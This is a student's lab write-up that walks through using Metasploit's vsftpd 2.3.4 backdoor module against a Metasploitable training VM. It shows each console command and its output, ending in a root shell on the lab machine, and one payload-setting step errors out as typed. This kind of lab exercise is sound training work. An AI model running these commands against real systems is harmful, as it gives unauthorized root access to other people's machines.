
Module:- SECURITY CONCEPT
(Target Metasploittable_Machine(vsftpd EXploit))
Name:-Prithviraj Nikam

Lab Assignments:

vsftpd exploit


Step-1:- Download metasploit and create a new virtual machine

https://sourceforge.net/projects/metasploitable/files/latest/download



Step-2:- Run metasploit and check Ip


Ip address:- 192.168.3.163



Step-3:- Open Nessus and scan vulnerabilities—> select vsftpd Detection

Step-4:- Open kali linux machine and start Nessus service

$ systemctl start nessusd



Step-5:- Open metasploit console

$ msfconsole

```
┌──(prithvi㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
hm::EcdsaSha2Nistp256::NAME
```

Step-6:- then search ftp service
$ search vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Step-7:- use the vsftpd exploit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
hm::EcdsaSha2Nistp256::NAME
```

Step-8:- shoe the option in exploit
msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > show options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)
```

Step-9:-Set Remote Host
msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.3.163
Meta ip

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.3.163
RHOSTS ⇒ 192.168.3.163
```

Step-10:- Show the all payloads
msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection
```

Step-11:- Set payloads

msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > set payloads cmd/unix/interact

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.
```

Step-12:- Exploit the vsftpd

msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > exploit

Run command

ip a

ls

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.3.163:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.3.163:21 - USER: 331 Please specify the password.
[+] 192.168.3.163:21 - Backdoor service has been spawned, handling...
[+] 192.168.3.163:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.3.88:38597 → 192.168.3.163:6200) at 2022-12-29 17:33:54 +0530

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ff:39:3e brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.163/24 brd 192.168.3.255 scope global eth0
    inet6 fe80::a00:27ff:feff:393e/64 scope link
       valid_lft forever preferred_lft forever
ls
bin
boot
cdrom
dev
etc
```